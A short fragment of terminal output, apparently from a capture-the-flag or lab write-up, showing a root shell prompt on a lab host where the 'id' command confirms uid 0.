root@ip-10-10-222-206:/home/clarice# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-10-222-206:/home/clarice#
```